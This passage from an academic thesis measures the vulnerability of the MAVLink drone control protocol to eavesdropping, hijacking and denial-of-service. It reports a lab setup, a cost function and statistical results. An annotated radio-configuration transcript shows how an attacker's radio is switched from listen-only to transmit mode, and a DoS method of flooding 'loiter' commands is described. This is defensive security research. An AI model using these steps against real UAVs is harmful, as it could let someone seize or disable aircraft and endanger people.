Max Freq (kHz):	910000	910000	910000	910000
Number of Channels:	2	2	2	2
LBT RSSI (dB):	0	0	0	0
ECC:	Enabled	Enabled	Enabled	Enabled
Mavlink v1.0:	Enabled	Enabled	Enabled	Enabled
Op Resend:	Enabled	Enabled	Enabled	Enabled
Duty Cycle (%):	100	100	0 - Eavesdropping 100 - Hijacking/DoS	0

4.4 Autopilot Configuration

The UAV platform in this research runs the ArduPlane firmware on the APM 2.5 autopilot. On this system the source code for the *mavlink_helpers.h* file [Tod12] used in compiling the ArduPlane firmware is modified to include the functions needed to secure the MAVLink protocol. The *mavlink_helpers.h* file is modified using Notepad++ on the



```
Retest-eavesdrop/logs/2014-01-30/flight4
Logging to Retest-eavesdrop/logs/2014-01-30/flight4/flight.tlog
no script Retest-eavesdrop/mavinit.scr
+++   <—Type "+++" then press Enter to enter the radio configuration setup
OK    <—(Response indicating you've entered the configuration setup)
ATI5<—Type "ATI5" to display the current radio configuration settings
ATI5<—(Response confirming command entered)
S0: FORMAT=25
S1: SERIAL_SPEED=57
S2: AIR_SPEED=128
S3: NETID=411
S4: TXPOWER=20
S5: ECC=1
S6: MAVLINK=1
S7: OPPRESEND=1          (Response to entering "ATI5" is configuration settings displayed)
S8: MIN_FREQ=905000
S9: MAX_FREQ=910000
S10: NUM_CHANNELS=2
S11: DUTY_CYCLE=0 <——    (NOTE: DUTY CYCLE is currently set to ZERO, indicating "listen-only" mode)
S12: LBT_RSSI=0
S13: MANCHESTER=0
S14: RTSCTS=0
ATS11=100 <—Type "ATS" followed be the setting you want to change "=" the new value you want set
ATS11=100 <—(Response confirming command entered)
OK    <——(Response indicating new value is accepted)
AT&W  <—Type "AT&W" to write the changes to the 3DR radio configuration file
AT&W  <—(Response confirming command entered)
OK    <——(Response indicating new value is accepted)
ATZ   <—Type "ATZ" to reboot the radio so the changes to the configuration file will take effect
ATZATO <—(Response confirming command entered) Type "ATO" to exit setup mode of MAVProxy
exiting <——(Response to pressing control+C to exit MAVProxy)
```

Figure 4.2: The 3DR radio configuration in *attackerGCS.py*

GCS system (discussed in Section 4.5). The ArduPlane firmware is compiled and loaded onto the autopilot using the custom ArduPilot Arduino Sketchpad version 1.0.3 application provided by 3DR [FRB+12] on the GCS system. Instructions for preparing the GCS system for the autopilot firmware development is provided in Appendix A.

The APM 2.5 communicates with the UAV through the standard 3DR 915 MHz "air" module running stock firmware with an attached 2 dBi antenna.

4.5 GCS Configuration

The authorized GCS platform in this research is also used to develop the secured version of Mission Planner and the ArduPlane firmware for the APM 2.5 that integrate a cryptographic solution. On this system the source code for the *MAVLink.cs* file [Obo12a] used in building the Mission Planner application is modified to include the functions needed to secure the MAVLink protocol. The *MAVLink.cs* file is modified, and Mission Planner solution is built, using Microsoft Visual Studio 12 software development suite. Instructions for preparing the GCS system for development and UAS operation is provided in Appendix B.

The GCS communicates with the UAV through the standard 3DR 915 MHz USB "ground" module running stock firmware with an attached 2 dBi antenna.

4.6 Attacker Configuration

The computer attacking the CIA of the UAV uses a modified version of the MAVProxy command-line GCS script (Appendix G) that displays a time-stamp with each recorded event and contains a function for each exploit. Because it is assumed the attacker would use MAVProxy in Linux to exploit vulnerabilities in the MAVLink protocol, it is also assumed that the attacker would not acquire the rebuilt Mission Planner executable binary file from the authorized GCS for use or reverse-engineering. Also, because it is assumed the attacker expects an unsecured protocol being used to operate the UAV, the MAVProxy script is not modified to include any shared secret used by the authorized GCS and APM to enable secure communication through a cryptographic implementation. Instructions to prepare the attacker system for use in the experiments of this research are provided in Appendix C.

Like the authorized GCS, the attacker also communicates with the UAV through the standard 3DR 915 MHz USB "ground" module running stock firmware with an attached 2 dBi antenna.

4.7 Network Monitor Configuration

The platform used to monitor the data-link uses the MAVProxy to record the telemetry streamed from the UAV, and to record the commands transmitted by the authorized GCS and attacker. This system does not run any modified software because it remains in "listen-only" mode throughout the experiments. It runs a modified version of the MAVProxy command-line GCS script that displays a time-stamp with each recorded event, and Wireshark to capture all packets over the data-link for analysis. The modified portion of MAVProxy is provided in Appendix G.

The Network Monitor receives all transmitted communication through the standard 3DR 915 MHz USB "ground" module running stock firmware with an attached 8 dBi patch antenna to minimize data loss. A SMA female to SMA female adapter is required to connect the 50Ω CFD200-E low loss coaxial cable to the 3DR 915 MHz USB "ground" module.

4.8 Laboratory Layout

The layout of the laboratory illustrated in Figure 4.3 shows where each component used in the experiments is placed to facilitate measurements. The autopilot is positioned at the window to maximize GPS reception. The GCS and attacker systems are placed 20 feet from the autopilot to simplify latency calculations. The patch antenna attached to the network monitor is positioned 24 feet away from the autopilot, four feet beyond the GCS and attacker, to ensure reception of all messages transmitted over the data-link from all devices while maintaining close proximity.

The DronesVision patch antenna has a 57° horizontal reception beam width [Dro14]. Placing this antenna four feet beyond the GCS and attacker systems, equidistant (4.5 feet) from each of their 3DR antennae produces a horizontal reception beam approximately 54.5° wide, calculated in Equation (4.2). Thus, because the 54.5° reception angle fits within




Figure 4.3: Layout of Experimental Laboratory

the 57° horizontal reception beam width stated in the antenna specifications, placing the patch antenna four feet beyond the GCS and attacker systems ensures it remains in close proximity of the other systems while still receiving all traffic transmitted over the data-link.

$$\text{horizontal reception beam-width} = 2 \arccos\left(\frac{4 \text{ feet}}{4.5 \text{ feet}}\right) = 54.53211114^\circ \tag{4.2}$$

4.9 Measurement Event Sequence

Section 3.9.3 describes the specific timeline followed in the experiments. Each replication of the experiments follow this sequence:

Step 1: Start Wireshark capture on the Network Monitor.

Step 2: Start MAVProxy script on the Network Monitor.

Step 3: Connect to UAV in Mission Planner on the GCS.

Step 4: Upload waypoints to UAV in Mission Planner on the GCS.

Step 5: Start MAVProxy on the attacker system.

Step 6: Start *ExpScript.py* Python script (Appendix F) in Mission Planner on the GCS to emulate UAV operator.

Step 7: Launch exploit in modified MAVProxy on the attacker system.

Step 8: Begin measuring power consumption on PortaPow USB power monitor attached to autopilot (recording current every 4 seconds).

Step 9: After two minutes of power consumption measurements, terminate modified MAVProxy on the attacker system.

Step 10: Disconnect from UAV in Mission Planner on GCS.

Step 11: Terminate MAVProxy on the Network Monitor.

Step 12: Stop Wireshark capture on the Network Monitor.

This sequence allows the network monitor to capture all data-link traffic, allows the GCS to connect to the UAV, and ensures the exploit occurs during the experimental Python script on the GCS. Following these 12 steps reduces variability, ensuring each exploit is repeated the same way and helps reveal potentially overlooked factors that may influence results.

4.10 Conclusion

This chapter discussed the configuration of the devices used in the experiments of this research. An equation is provided to illustrate the mathematical infeasibility of discovering the data-link configuration settings through brute-force attack. Finally, the event sequence followed in each replication of the experiments is provided for use in future performance analyses. Chapter 5 analyzes the data collected from the experiments performed using the methodology in Chapter 3 and the configuration settings from this chapter.

V. Analysis

5.1 Chapter Overview

This chapter provides an analysis of the data collected from the experiments defined in Chapter 3 using the configuration defined in Chapter 4. Analysis of the data satisfies the first and third research goal, defined in Section 3.1, by demonstrating the vulnerabilities of the MAVLink protocol and establishing a baseline measurement for future comparison to results from cryptographic implementations securing the protocol. Use of the results from this research with the methodology proposed in Chapter 3 will satisfy the third research goal of identifying a cryptographic method of securing the MAVLink protocol.

Section 5.2 briefly discusses the tools used in the data analysis. Section 5.3 defines the cost function used in this research to analyze the performance trade-offs associated with employing cryptography with respect to network latency and defense capability. Section 5.4 discusses the results of the entering the collected data into the cost function. Section 5.5 offers further analysis of the data collected based on additional observations. Section 5.6 applies the results from this research to a broader scope of securing the communication between GCSs and UAVs. Section 5.7 summarizes the analysis and results.

5.2 Analysis Tools

Wireshark is used to capture and analyze packets transmitted over the data-link. A modified version of the MAVProxy command-line GCS script is used to collect the data used to measure the network latency (see Appendix C). Additionally, the *pymavlink* library contains several tools useful for data analysis. *Mavloss.py* from *pymavlink* is used to collect the signal loss of received telemetry, and output from *mavlogdump.py* is used to verify the network latency recorded from the modified MAVProxy script. Instructions for using these *pymavlink* tools are provided in Appendix E.

5.3 Cost Function

The cost function defined in this section combines the three distinct metrics of exploit success, power consumption, and network latency measured in this research into a single, scalar output. By returning a single scalar output, results from each cryptographic solution can be compared to determine the optimal implementation for securing the MAVLink protocol.

5.3.1 Cost Function Definition

UAS operators generally want a minimal response time of the UAV responding to commands from the GCS. An unsecured protocol (i.e., lacking authentication and encryption) provides the minimum response time for functional UAS operations. However, the trade-off of security for availability inherently reduces the safety of UAS operations because the UAS is vulnerable to attacks over an unsecured protocol. To enhance safety while maintaining availability and minimizing response time, UAS operators want to minimize the cost of securing the vulnerable protocol. Therefore, a cost function is a real function $\mathbf{f}$ resulting in an output $\mathbf{f}(\mathbf{x})$ for which an optimal $\mathbf{x}$ minimizes $\mathbf{f}(\mathbf{x})$ [Hag12].

5.3.2 Cost Function Parameters

Three parameters make up the input of the cost function: the difference in power consumption of an APM operating an unsecured C^2 protocol during no attack and during an attack, the difference in latency of the communication between the GCS and UAV using an unsecured C^2 protocol during no attack and during an attack, and the sum of the security principles compromised under the cryptographic solution. Each parameter of the cost function is measured in cost units. A *cost unit* is intentionally left undefined because it is meant to be replaced with a meaningful unit when applied to a fielded system (e.g., dollars, metric of mission assurance, etc.).

The security cost of system confidentiality, integrity, or availability being compromised is defined as $\mathbf{s}_{\mathrm{C}}$, $\mathbf{s}_{\mathrm{I}}$, and $\mathbf{s}_{\mathrm{A}}$ in cost units, all of which are grouped in the set of security principles $\mathbf{s}_\mathrm{P}$. The cost of power consumption (Δw) is defined as the difference in power consumption of an autopilot operating over the unsecured MAVLink protocol while *not* under attack and the autopilot operating while under attack, multiplied by the established cost units. Network latency (l) is defined as the total elapsed time in seconds (sec) from a command being entered on the attacker or GCS system, to the autopilot's acknowledgment of the command being received on that system. The *cost* of network latency (Δl) is defined as the difference in seconds of latency of an autopilot operating over the unsecured MAVLink protocol while *not* under attack and the latency of that autopilot operating while under attack, multiplied by the established cost units/seconds. Each parameter of the cost function is summarized in Table 5.1.

Table 5.1: Cost Parameters

Parameter	**Description**	**Units**
$\mathbf{c}_\mathrm{Crypto}$	Cost of using a cryptographic solution to secure the protocol	cost units
$\mathbf{s}_\mathrm{C}$	Cost of confidentiality being compromised	cost units
$\mathbf{s}_\mathrm{I}$	Cost of losing integrity being compromised	cost units
$\mathbf{s}_\mathrm{A}$	Cost of availability being compromised	cost units
$\mathbf{s}_\mathrm{P}$	Cost of security principles ($\mathbf{s}_\mathrm{C}$, $\mathbf{s}_\mathrm{I}$, or $\mathbf{s}_\mathrm{A}$) being compromised	cost units
$\boldsymbol{\Delta} w$	Cost of the difference in power consumption from an unsecured protocol	$w \times \frac{\text{cost units}}{\text{watts}}$
$\boldsymbol{\Delta} l$	Cost of the difference in network latency from an unsecured protocol	$l \times \frac{\text{cost units}}{\text{sec}}$

5.3.3 Generalized Cost Function

Using the aforementioned definitions, Equation (5.1) presents the general cost function where the cost of implementing a cryptographic solution of securing the MAVLink Protocol ($\mathbf{c}_{\text{Crypto}}$) is the sum of the difference in power consumption, the difference in network latency, and each principle of the CIA model compromised under the cryptographic solution used.

$$\mathbf{c}_{\text{Crypto}} = \Delta w + \Delta l + \sum_{\text{P} \subset \text{CIA}} s_{\text{P}} \tag{5.1}$$

5.4 Evaluations

The data collected from this research provides a baseline for comparing the security capability, power consumption, and network latency of a UAS using an unsecured MAVLink protocol with that of future work on a secured MAVLink protocol using cryptographic implementations. Although future replications of these experiments may produce different measured results, those differences are expected to be minimal.

5.4.1 Security Evaluation

The experiments performed in this research demonstrate that the MAVLink protocol is vulnerable to attacks against CIA. Table 5.2 documents the exploitation results of the experiments. The "`scan`" routine of *attackerGCS.py* (Appendix G) tests the vulnerability of the confidentiality of MAVLink messages by attempting to "sniff" the telemetry from the UAV and commands from the GCS. The "`hijack`" routine tests the vulnerability of the integrity of MAVLink messages by attempting to inject unauthorized commands to the UAV and detecting the response on the GCS. The "`dos`" routine tests the vulnerability of the availability of the UAV by transmitting the "`loiter`" command to the UAV every second in an infinite loop and detecting the response on the GCS. Each of the exploits are successful each time against the unprotected MAVLink protocol.

Table 5.2: Security Principle Exploitation Success (success/total attempts)

Factor Level	No Security	Cost
None	NA	NA
Eavesdropping	5/5	1
Hijacking	5/5	1
Denial-of-Service	5/5	1

The security evaluation of the unsecured MAVLink protocol produces a sum cost of 3 units because it is unable to protect against attacks on confidentiality, integrity, or availability.

5.4.2 Power Consumption Evaluation

Table 5.3 provides the baseline average power consumption of the autopilot during the experiments performed in this research. Because this research did not test any cryptographic implementations, the measured results of power consumption in watts are equivalent to the evaluated cost. Future work will compare the measured power consumption under a cryptographic implementation to the power consumption of the unsecured MAVLink protocol, and the difference will be multiplied by the established cost units to determine the impact of power consumption on the cost of securing the protocol.

The measured power consumption when there is no attack performed (Factor level: *None*) is expected to be similar to the power consumption during an attack on confidentiality (Factor level: *Eavesdropping*) because the attacker system is in listen-only mode which will not affect the autopilot from which measurements are taken. The measured power consumption during an attack on integrity (Factor level: *Hijacking*) may be higher because the attacker system is transmitting commands, along with the GCS,

Table 5.3: Average Power Consumption (watts)

Factor Level	No Security	95% Confidence Interval (CI)	Cost
None	0.8870 watts	[0.8792, 0.8948]	NA
Eavesdropping	0.8750 watts	[0.8658, 0.8841]	0 units
Hijacking	0.8814 watts	[0.8717, 0.8911]	0 units
Denial-of-Service	0.8974 watts	[0.8884, 0.9065]	0 units

thereby requiring more processing on the autopilot from which measurements are taken. The measured power consumption during an attack on availability (Factor level: *Denial-of-Service*) is expected to be the highest of the four measurements because the attacker system is sending a command every second, thereby requiring constant, additional processing on the autopilot from which measurements are taken. However, because the resulting *p*-value of 0.08479 from a two-tailed *t*-test comparison with *None*, the difference in power consumption is statistically insignificant, thus incurring no additional cost.

5.4.3 Network Latency Evaluation

The measurements of average network latency during each attack is provided in Table 5.4. The latency value varies greatly depending on the range of the autopilot from the system used for measurements, and on the configuration settings selected on the 3DR radios. The results from this experiment are based on a stationary autopilot positioned 20 feet from the attacker and GCS, and the configuration settings provided in Table 4.2.

Because this research did not test any cryptographic implementations, the measured results of network latency in seconds are equivalent to the evaluated cost. Future work will compare the measured network latency under a cryptographic implementation to the network latency of the unsecured MAVLink protocol, and the difference will be multiplied by the established cost units to determine the impact of network latency on the cost of securing the protocol.

Table 5.4: Average Network Latency (seconds)

Factor Level	**No Security**	**95% CI**	**Cost**
None	0.29 sec	[0.208, 0.376]	NA
Eavesdropping	0.22 sec	[0.158, 0.283]	0 units
Hijacking	0.29 sec	[0.224, 0.360]	0 units
Denial-of-Service	0.40 sec	[0.361, 0.437]	0.11 units

The measured average network latency when there is no attack performed (Factor level: *None*) is expected to be similar to the network latency during an attack on confidentiality (Factor level: *Eavesdropping*) because the attacker system is in listen-only mode which will not affect the autopilot from which measurements are taken. The measured network latency during an attack on integrity (Factor level: *Hijacking*) is similar because the attacker system is periodically transmitting commands, along with the GCS, occasionally requiring more processing on the autopilot which end up being distributed over the testing duration.

The measured network latency during an attack on availability (Factor level: *Denial-of-Service*) is the highest of the four measurements, and based on the resulting p-value of 0.01084255 from a two-tailed t-test comparison with *None*, the difference is statistically significant, warranting the additional cost. This observation is likely caused by the autopilot responding to the attacker system sending a command every second, thereby processing what is effectively an interrupt signal and delaying the periodic tasks processed each cycle, resulting in the autopilot being less responsive to commands from the GCS. The network latency metric under the *Denial-of-Service* attack is dependent on the command used to deny availability. In this research, the simple command "`loiter`" was transmitted by the attacker every second. Had the command "`reboot`" been transmitted every second, the latency would likely increase as a result of the autopilot failing to respond to commands during the reboot sequence.

5.4.4 Cost Evaluation

This research does not test any cryptographic solutions in the experiments performed. Based on measurements of the unsecured MAVLink protocol as input for the cost function from Equation (5.1), Table 5.5 provides the computed cost of using the unsecured MAVLink protocol in a UAS. The cost function is additive so the result of measuring the power consumption, network latency, and exploitation success in cost units is summed in Equation (5.2) to obtain the cost of using the unsecured MAVLink protocol under each different attack.

$$\mathbf{c}_{\text{Unsecured}} = \left(0\, watts \times \frac{1\; cost\; unit}{watts}\right) + \left(0.11 sec \times \frac{1\; cost\; unit}{sec}\right) + \sum_{\text{P} \subset \text{CIA}} s_{\text{P}} = 0.11 + 3\; cost\; units \tag{5.2}$$

Table 5.5: Cost of Using Unsecured MAVLink Protocol (cost units)

Factor Level	**Cost of No Security (cost units)**
None	NA
Eavesdropping	1
Hijacking	1
Denial-of-Service	1.11
Total Cost	**3.11**

It is expected that implementing cryptography to secure the MAVLink protocol (e.g., NaCl, AES-GCM, Rabbit stream cipher) will reduce the overall cost, since the value of the security cost input in the cost function is expected to decrease with respect to the measurements provided here for the unsecured MAVLink protocol.

5.5 Additional Observations

There are a few notable observations from the data analysis that may merit further investigation regarding their impact on the cost of securing the MAVLink protocol. These observations are drawn from tools provided in the *pymavlink* library. The average packet size and throughput are measured using the Wireshark packet captures, and the packet loss is analyzed using the *mavloss.py* tool against the telemetry logs.

5.5.1 Packet Size

The average packet size during each attack is annotated in Table 5.6. The packet size is expected to increase with a cryptographic implementation to secure the MAVLink protocol. The network load measurement in Millions of bits per second (Mbps) (Table 5.8) is directly related to the packet size, which means under a cryptographic implementation fewer devices will be able to share the data-link.

Network load is omitted from this research because only one autopilot and one GCS are used in the UAS. As more devices are added to the UAS (e.g, a mesh network to control multiple UAVs), the significance of the network load factor increases, thereby affecting the cost of the cryptographic solution being measured.

Based on the average packet size measurements in Table 5.6, it appears the *Hijacking* and *DoS* attacks generate slightly larger packets than *Eavesdropping* and *No attack*. The resulting p-values from a two-sided t-test comparing the means packet size of each attack with the mean packet size of no attack (Table 5.7) suggest there *is* a statistically significant

Table 5.6: Average Packet Size Using Unsecured MAVLink Protocol

Factor Level	**Average Packet Size (bytes)**	**95% CI**
None	65.2840	[65.2459, 65.3001]
Eavesdropping	65.2824	[65.2315, 65.3084]
Hijacking	65.3568	[65.3410, 65.4009]
Denial-of-Service	65.3833	[65.3317, 65.4071]

difference in the average packet sizes between the *Hijacking* and *DoS* attacks compared with *No attack*.

Table 5.7: *p*-Values for Comparing Average Packet Sizes

Comparison	**Null Hypothesis**	**Two-tailed *t*-Test** *p*-Value	**Hypothesis Result**
None:Eavesdropping	No Difference in Means	0.95835	Accepted
None:Hijacking	No Difference in Means	0.00277	Rejected
None:DoS	No Difference in Means	0.01463	Rejected

Table 5.8 shows the average network load during each attack. Although there appears to be more traffic during the *Eavesdropping* and *DoS* attacks, the resulting *p*-values from a two-sided *t*-test comparing the mean network loads of each attack with the mean of no attack suggests there is no statistically significant difference in the average network loads.

Table 5.8: Average Network Load Using Unsecured MAVLink Protocol

Factor Level	**Mbps**	**bytes/sec**	**packets/sec**
None	1.0508	131356	2012
95% CI	[1.0505, 1.0512]	[131307, 131404]	[2011, 2013]
Eavesdropping	1.1574	144685	2216
95% CI	[0.8581, 1.4569]	[107263, 182108]	[1644, 2789]
Hijacking	1.0521	131516	2012
95% CI	[1.0511, 1.0532]	[131388, 131646]	[2011, 2013]
Denial-of-Service	1.1011	137642	2106
95% CI	[0.9660, 1.2363]	[120747, 154538]	[1846, 2365]

The null hypothesis tested in each comparison illustrated in Table 5.9 is there is no difference in mean network load of compared attacks. The resulting *p*-value results in accepting the null hypothesis for each comparison.

The commands transmitted from the GCS and attacker systems directly affect the packet size and packets/sec measurements because some commands result in significantly larger packet sizes (e.g., “load waypoints”). This observation is evident in the throughput measurement during the *Hijacking* attack where the “`wp save`” (i.e., “save waypoints”) and “`wp load`” (i.e., “load waypoint”) commands are used. These commands result in a noticeably lower throughput measured in packets/sec because the packet sizes during those commands are significantly larger than the typical messages. However, despite the throughput measurements being noticeably lower for the *Hijacking* attack, this difference is statistically insignificant (as indicated by the *p*-values in Table 5.9).

Table 5.9: p-values for Comparing Average Network Loads

Measurement	**Attack Comparison**	**Two-tailed t-Test p-Value**
bytes/sec	None:Eavesdropping	0.2245
	None:Hijacking	0.1840
	None:DoS	0.2008
packets/sec	None:Eavesdropping	0.3779
	None:Hijacking	0.6528
	None:DoS	0.3739

5.5.2 Packet Loss

The loss of packets originating from the UAV measured from the telemetry logs on the GCS, attacker, and network monitor during each attack shown in Table 5.10 varies between systems. The difference in packet loss between the GCS and the attacker systems is almost inversely proportionate, as is the difference between the GCS and network monitor systems. As illustrated in Figure 5.1, during the *No Exploit* and *Eavesdropping* tests the GCS receives nearly all of the packets transmitted by the autopilot. The network monitor and attacker systems appear to only receive a very small percentage of the packets transmitted by the autopilot. The reason for this disparity is suspected to be the radio synchronization performed depending on the duty cycle configuration setting.

The duty cycle setting of the 3DR configuration for the attacker and network monitor systems is set to zero during the *No Exploit* and *Eavesdropping* tests. The duty cycle is then set to 100% on the attacker system for the *Hijacking* and *Denial-of-Service* tests, whereas the duty cycle setting remains set to zero on the network monitor for all tests. The measurements reflect a decrease in packet loss as the duty cycle increases on the

Table 5.10: Average Packet Loss Using Unsecured MAVLink Protocol (%)

Factor Level	***GCS***	***Attacker***	***Network Monitor***
None	0.22	Not Measured	87.06
95% CI	[0.12, 0.32]		[86.51, 87.61]
Eavesdropping	0.16	88.28	88.48
95% CI	[0.09, 0.23]	[86.13, 90.43]	[86.13, 90.43]
Hijacking	14.00	75.70	87.70
95% CI	[8.49, 19.51]	[73.00, 78.40]	[86.03, 88.37]
Denial-of-Service	20.02	65.40	88.92
95% CI	[16.02, 24.02]	[27.63, 100]	[87.75, 90.09]




Figure 5.1: Percentage of Packets Received Using the Unsecured MAVLink Protocol

device receiving telemetry. Although the packet loss decreases on the attacker system, and increases on the GCS, when the duty cycle on the attacker system is set to 100%, there remains a statistically significant difference in average packet loss between the two systems. Again, the cause of this difference is suspected to be the synchronization of radios performed during the connection and communication between the GCS and APM 2.5; however, it may also be caused by differences in the GCS used on each system (i.e., Mission Planner used on the GCS, and MAVProxy used on the attacker system). Table 5.11 depicts the *p*-value from two-sided *t*-tests comparing each system to each other system during each attack. Each comparison resulting in a *p*-value < 0.05 indicates there *is* a statistically significant difference in average packet loss measured on each system during the attack.

Table 5.11: *p*-Values from *t*-Test Comparisons of Average Packet Loss

System Comparison	**No Exploit**	**Eavesdropping**	**Hijacking**	**DoS**
GCS:Attacker	Not Measured	$3.59\text{x}10^{-8}$	$2.91\text{x}10^{-9}$	0.029446
Attacker:Network Monitor	Not Measured	0.87551	$4.6\text{x}10^{-6}$	0.15901
Network Monitor:GCS	$1.69\text{x}10^{-10}$	$3.52\text{x}10^{-6}$	$3.52\text{x}10^{-6}$	$9.3\text{x}10^{-8}$

Depending on future UAS application, it may become necessary to include packet loss as a relevant factor in other cost evaluations of securing the MAVLink protocol. This research omits packet loss as a metric because the experiments are designed to simulate the most common UAS application: a single GCS, a single UAV. The packet loss may negatively affect the latency metric, as the ACK to a command may be lost, resulting in a higher latency measurement than would be observed under reduced packet loss.

Three final observations related to packet loss that warrant further investigation in future work:

1. Link loss is frequent in MAVProxy when the "number of channels" setting in the 3DR radio configuration is greater than two. Link loss is minimal when there are only two channels in this setting, thus this parameter is set at "2" for laboratory experiments. Frequent link loss is a common problem during field experiments where the number of channels setting is "50" and the duty cycle setting is zero because the radio cannot transmit to re-synchronize the frequency hop [And13].

2. The GCS demonstrates difficulty connecting to the APM when MAVProxy is running and the duty cycle setting is "100" on the attacker system. There is no difficulty connecting to the APM from the GCS when MAVProxy is *not* running on the attacker system, which leads to the established sequence in Section 4.9.

3. Waypoints and fences do not upload from the GCS to the APM while MAVProxy was running and the duty cycle setting is "100" on the attacker system. There is no difficulty uploading waypoints or fences when MAVProxy is *not* running on the attacker system, which leads to the established sequence in Section 4.9.

These three notable observations are likely due to desynchronization caused by the systems "fighting" for the designated transmission time slot in the TDM of the protocol. Because the MAVLink protocol is designed to be point-to-point, and there is more than one system communicating with the APM, the GCS and attacker systems are competing for the designated time-slot in the TDM, leading to the observed lapses in communication.

5.6 Application of Results

Because the population analyzed in these experiments is not randomly selected, and this is not a randomized study, inferences cannot be made from the results of the experiments in this research, nor can inferences be made to a wider population. This research does provide a methodology for attaining a baseline performance of the unsecured MAVLink protocol for use in future performance analyses examining cryptographic solutions for securing the protocol. Field experiment results demonstrate the vulnerabilities in the popular MAVLink protocol. The methodology used in this research can be applied to vulnerability analyses of other UAV C^2 protocols, or can be modified to include additional factors for a more comprehensive performance analysis of cryptographic implementations to secure the MAVLink protocol.

Because UASs operating over the MAVLink protocol *without* a cryptographic solution integrated in the UAV firmware and GCS application are vulnerable to attack, the real-world impact of the experimental results in this research demonstrate how security is a "double-edged sword."

1. Any organization operating UAS that use the MAVLink protocol for command and control should secure their systems with a cryptographic solution immediately to avoid unauthorized control or attack.

2. A SUAV used by an attacker as a weapon or other aerial threat can be neutralized if it is controlled using the MAVLink protocol.

5.7 Analysis and Results Summary

This chapter analyzes the results of the experiments defined in Chapter 3 using the configuration detailed in Chapter 4 to accomplish the research goals of this thesis. A cost function is defined to quantify the combined performance and security cost associated with using a cryptographic solution to protect the MAVLink protocol against exploitation. Analysis of measured data is provided as a baseline for the cost of using the unsecured MAVLink protocol for comparison in future performance analysis of cryptographic implementations. Additional factors are also identified for consideration as input in future analysis of cost evaluation using the cost function provided in this research.

VI. Conclusions and Recommendations

6.1 Thesis Summary

The following goals are presented in Chapter 3 and analyzed in Chapter 5.

1) Assess the MAVLink protocol's vulnerability to network attacks.

This thesis demonstrates that the MAVLink protocol is vulnerable to attacks against a system's CIA. Experimental results indicate an attacker can eavesdrop on communication between an UAV and GCS, and can track the UAV's movement, if the data-link configuration settings are acquired. Additionally, the MAVLink protocol's vulnerability to attacks against integrity allow an attacker to effectively hijack the UAV from its GCS. Finally, this research demonstrates the MAVLink protocol's vulnerability to DoS attacks that compromise the availability of a UAV to be controlled by its GCS.

2) Identify a cryptographic method of securing the MAVLink protocol.

